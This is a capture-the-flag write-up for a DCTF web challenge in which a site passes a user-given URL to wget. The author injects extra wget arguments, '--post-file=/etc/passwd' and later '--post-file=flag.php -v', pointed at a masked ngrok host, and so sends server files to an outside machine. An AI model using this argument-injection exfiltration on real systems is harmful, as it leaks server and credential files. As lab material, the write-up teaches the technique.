Downloader v1


Challenge

Don't you find it frustrating when you have uploaded some files on a website but you're are not sure if the download button works? Me neither. But some people did. Is there even demand for such a service?

Flag format: DCTF{sha256}

My solution

First, we see that the website gives us a complete view of what is running in the background; indeed, we have a terminal output.



File downloader v1

Specify an URL to download

URL to download:

https://imgur.com/gallery/vkdGSMW

Output:

```
$ cd uploads/5fb39bd7a78e175ede4634b7f7e06
$ wget https://imgur.com/gallery/vkdGSMW 2>&1
--2020-11-17 09:45:59--  https://imgur.com/gallery/vkdGSMW
Resolving imgur.com (imgur.com)... 151.101.16.193
Connecting to imgur.com (imgur.com)|151.101.16.193|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'vkdGSMW'

     0K .....                                                 74.9K=0.07s

2020-11-17 09:45:59 (74.9 KB/s) - 'vkdGSMW' saved [5747]

$ bash -c 'rm uploads/5fb39bd7a78e175ede4634b7f7e06/*.{php,pht,phtml,php4,php5,php6,ph
```

My first idea was to inject commands using the `;`. Unfortunately, `;` are escaped. Then, i wondered if there was a way to execute code via the `wget` command. Looking at the `wget` documentation, I found myself looking at the `--post-file` parameter :

```
--post-file=file

    Use POST as the method for all HTTP requests and send the specified data in
the request body. --post-data sends string as data, whereas --post-file sends the
contents of file.
```

Then I fire up `ngrok`, and send `http://xxxxxxxxxxx.ngrok.io --post-file=/etc/passwd` in the website form. Success ! I have read access to the filesystem ! Now I need to find the flag...

Trying to read `index.php`, I get caught and a `Sneaky you !` error message appears. With a couple of tests, this clearly happens everytime I try to download a php file. More importantly, when I append characters at the end of the query, the message disapears. So maybe I can still craft a valid request by appending an other flag to the wget command ? Indeed, using `-v` (verbose) does the trick.

Final payload : `http://xxxxxxxxxxx.ngrok.io --post-file=flag.php -v`